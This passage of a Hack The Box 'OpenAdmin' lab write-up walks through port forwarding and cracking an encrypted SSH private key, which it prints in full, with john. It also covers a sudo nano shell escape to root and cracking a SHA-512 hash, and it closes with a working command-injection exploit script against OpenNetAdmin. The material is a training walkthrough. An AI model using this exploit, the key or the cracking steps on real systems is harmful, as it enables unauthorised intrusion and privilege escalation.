## Port Forwarding:

```
ssh -L 52846:127.0.0.1:52846 jimmy@10.10.10.171
```

```
Terminal - jimmy@openadmin: ~
File Edit View Terminal Tabs Help

root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x jimmy@openadmin: ~

root@kavishgr:~# ssh -L 52846:127.0.0.1:52846 jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan  9 16:25:04 UTC 2020

System load:  0.0          Processes:      123
Usage of /:   49.0% of 7.81GB    Users logged in: 1
Memory usage: 28%          IP address for ens160: 10.10.10.171
Swap usage:  0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jan  9 13:18:22 2020 from 10.10.14.22
jimmy@openadmin:~$ |
```

Go to `http://localhost:52846` and login:

```
Mozilla Firefox
localhost:52846/main.php x +
localhost:52846/main.php

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

k60UYICGyaxupjQqa52e1HqhbWRLlNctW2HfJeaKUjWZ4usiD9AtTnIKVUOpZn8
ad/StmWJ+MkQ5MnAMUglQeUbRxcBP6++Hh251jMcg8yGycx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbf+ytimDyWhoJXU+UpTD58L+SisZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEhtYyFbYSbtYt4lsoAyM8w+PTVa3LRWnGykVR5g79b7LsJ
ZnEPK07fJk8JcddbWpNlNy9LsNxxRtFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfVhY9naXc/nLUup7s0+WAZ4AUX/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYlJ7AmdVd4Dl00ByVdy0S3KRxFaA15VnQJY8hRH2SS7+k4
piC96hnJU+Z8+1kbvzR93nd3kLRM07eeIQ5KXWU8PpT+0lv/deVEppv1DE/8h/
/U1cPyX9ACi0EUlys3na86pVW8i/1Y9B8Dx6W4JnnSUFsyhR63Nnusk90gvkiTikh
40ZNa5xHPij8hUR2v5jGM/8bvr/7QtJFRcmKkYp7FMUB0sQ1NLhcjTTVAfN/AZ
frWk35u+ToqzupBwGpZsoZx5Aba4Xi00pqgekeLA1i95mKKPecjUgpm+wsx8Bepb
9FtpP4aNR8LYlpKSDi1YzNiXEMQ1J9MSK9na10B5FFPsjr+yyefmYlPgogDpES80
X1VZ+N7S8ZP+7djB22v0+/pU0ap3PdXepg3v6S4bfxKvKvFkccqs8I1vdK1+UFG
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEYBan8fLvIey/ur/4F
FnonsEL16TZvo1st9RH/19B7wFUHXXCyp9sG8iJGkLZvteiJDG45A4eHh28hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wrxH9kEzXYD/GtPmcviGCexa
RTKYbgVn4Wk3QYncyc0R1Gv308bEigX4SYKqIitMDnrixjM6xU0URbnT1+8VdQH7Z
uh3Vn1fzdRK2hWMLT+d+oqi1s1rvd6NhttoJrjraQ7YwGAm2MBdGA/MxLYJ9FNDr
1kxuS00QNGtGmWZPieVdkwotqZKzd0g7fImGRW1Rv6yXo5ps3EJFuSU1fScv2q2
Xgdfc80bLC7s3K2WkyJG82tjMZU+PSPiFjh6N0PqpxUCx0qAfY+RzctCM/SLhS79
yPzC2H0Wt7jaNaZu0SPC/z+bnWJkUu4YIGCXqkWwuaGmYEnX00x0upUchKfM
+4R21W0e+sAUld2PDzLC1mYrplnpgb07C7/ee6KDT17JMdV25DM9a16JYoneRtMt
q1Ngzj0Na4ZMMyRAHE11SF8a72umG02xLWebDoYf5VSS5ZyTCNJdwt3LF7I8+adt
z0g1MmJnR2L5c2Hd1Tut5MgiY8+qkHL16M91c4di0EXVh+8YpbLa0ogOHHB10e
K11icqIdbVE/bmiERK+G4rqa0t7VQn6t2VmetWrgb+Ahw/1MKhpITWLNApA3k9EN
-----END RSA PRIVATE KEY-----

Don't forget your "ninja" password
```

I got the **SSH private key** for the user `joanna`. Save it in a file.

## Brute Forcing SSH Keys

Run `sshng2john.py` on the private key to convert the key in a crackable format for `john`:

```
/opt/john/sshng2john.py joanna_sshid.txt | tee tocrack
```

```
Terminal - root@kavishgr: ~/AutoRecon/results/openadminHTB/10.10.10.171/exploit
File Edit View Terminal Tabs Help

root@kavishgr: ~
x jimmy@openadmin: /var/www/internal
x root@kavishgr: ~/AutoRecon/results/openadminH... x

root@kavishgr:~/AutoRecon/results/openadminHTB/10.10.10.171/exploit# /opt/john/sshng2john.py joanna_sshid.txt | tee tocrack
16
joanna_sshid.txt:$$shng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68
a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1
c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa60
95441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f
83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da
737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67
cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bfff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07
a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534
b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b93f868
d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047cca53e0a200e9112f345f559f8ded2f193feedd8c1db6bd0fbfa5441aa7
73d5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713
205a9fc7e5bc87b2feea7fe05167a27b04975e9366fa25ad5f11ff7d07bcl1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e7
0e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dccc82d11d46bf
73bc6c48a05f84982aa222b4c0e78b18cccb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a222abbddea75a1b6da09ae3ac043b61
61809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab
65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348
f0bfcefd65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba28
34e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23
cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688
444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
root@kavishgr:~/AutoRecon/results/openadminHTB/10.10.10.171/exploit# |
```

sshng2john can be found [here](#).

Crack it with john:

```
john --wordlist=/usr/share/wordlists/rockyou.txt tocrack
```

```
Terminal - root@kavishgr: ~/AutoRecon/results/openadminHTB/10.10.10.171/exploit
File Edit View Terminal Tabs Help

root@kavishgr: ~
x jimmy@openadmin: /var/www/internal
x root@kavishgr: ~/AutoRecon/results/openadminH... x

root@kavishgr:~/AutoRecon/results/openadminHTB/10.10.10.171/exploit# john --wordlist=/usr/share/wordlists/rockyou.txt tocrack
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas (joanna_sshid.txt)
lg 0:00:00:10 DONE (2020-01-09 20:37) 0.09633g/s 1381Kp/s 1381Kc/s 1381KC/s *7;Vamos!
Session completed
root@kavishgr:~/AutoRecon/results/openadminHTB/10.10.10.171/exploit# |
```

The passphrase is bloodninjas.

## Login via SSH as the user joanna

```
ssh -i joanna_sshid.txt joanna@10.10.10.171
```

```
Terminal - joanna@openadmin: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x joanna@openadmin: ~
root@kavishgr:~/AutoRecon/results/openadminHTB/10.10.10.171/exploit# ssh -i joanna_sshid.txt joanna@10.10.10.171
Enter passphrase for key 'joanna_sshid.txt':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Jan  9 16:44:34 UTC 2020

System load:  0.0          Processes:           125
Usage of /:   49.0% of 7.81GB    Users logged in:    1
Memory usage: 29%          IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ |
```

## Getting user.txt

```
joanna@openadmin:~$ wc -c user.txt
33 user.txt
joanna@openadmin:~$ |
```

Run `sudo -l`:

```
Terminal - joanna@openadmin: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x joanna@openadmin: ~
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$ |
```

The `nano` text editor can be executed as **root** on `/opt/priv` without a password. Got a PoC on [GTFOBins](#).

## Getting ROOT

Run the following:

```
sudo nano /opt/priv
```

Press `^R^X`, then enter `reset; sh 1>&0 2>&0`. To get an interactive shell as **root**, just enter `/bin/bash`:

```
Terminal - root@openadmin: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@openadmin: ~
root@openadmin:~# whoami
root
root@openadmin:~# id
uid=0(root) gid=0(root) groups=0(root)
root@openadmin:~#
root@openadmin:~# wc -c /root/root.txt
33 /root/root.txt
root@openadmin:~#
```

## Why self hosting the content of /var/www/internal was not working as expected

For the `cat` command to print the private key, it has to be run as either **root** or **joanna**. The application that hosting the files is **Apache**:

```
Terminal - root@openadmin: ~
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@openadmin: ~
root@openadmin:~# netstat -ntpl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address      Foreign Address    State       PID/Program name
tcp        0      0 127.0.0.0:53:53    0.0.0.0:*          LISTEN      490/systemd-resolve
tcp        0      0 0.0.0.0:22        0.0.0.0:*          LISTEN      974/sshd
tcp        0      0 127.0.0.1:3306    0.0.0.0:*          LISTEN      1013/mysqld
tcp        0      0 127.0.0.1:52846   0.0.0.0:*          LISTEN      1005/apache2
tcp6       0      0 :::22             :::*               LISTEN      974/sshd
tcp6       0      0 :::80             :::*               LISTEN      1005/apache2
root@openadmin:~#
```

Now let's take a look at the vhost configuration file of `127.0.0.1:52846`:

```
cat /etc/apache2/sites-enabled/internal.conf
```

```
Terminal - root@openadmin: /var/www/internal
File Edit View Terminal Tabs Help
root@kavishgr: ~ x jimmy@openadmin: /var/www/internal x root@openadmin: /var/www/internal x root@kavishgr: ~
root@openadmin:/var/www/internal# cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

    <IfModule mpm_itk_module>
        AssignUserID joanna joanna
    </IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
root@openadmin:/var/www/internal#
```

**mpm-itk** allows you to run each of your vhost under a separate UID and GID - in this case, as **joanna**.

Note: run `apache2ctl -M` to list all enabled modules.

Thank you for reading. Till next time.

## Additional

## Cracking Raw-SHA512 Hash with john

The hash:

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1
```

Append the **username**:

```
echo  
"jimmy:00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1" > hash.txt
```

Crack it:

```
john --format=raw-sha512 hash.txt
```

1. Using default input encoding: UTF-8
2. Loaded 1 password hash (Raw-SHA512 [SHA512 128/128 AVX 2x])
3. Warning: poor OpenMP scalability for this hash type
4. Will run 4 OpenMP threads
5. Press Ctrl-C to abort, or send SIGUSR1 to john process for status
6. Revealed (jimmy)
7. 1g 0:00:00:08 0.1175g/s 1951Kp/s 1951Kc/s 1951KC/s Rin1990..Reencarnacion
8. Use the "--show" option to display all of the cracked passwords reliably
9. Session completed

On line 6: Revealed (jimmy)

## Getting a shell without metasploit

PoC on [exploit-db](#) or run `searchsploit -m 47691`:

```
#!/bin/bash  
  
URL="{1}"  
while true;do  
    echo -n "$ "; read cmd  
    curl --silent -d  
    "ajax=window_submit&ajaxr=1574117726710&ajaxargs[]=tooltips&ajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&ajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1  
done
```

To exploit the target:

```
./exploit.sh http://10.10.10.171/ona/
```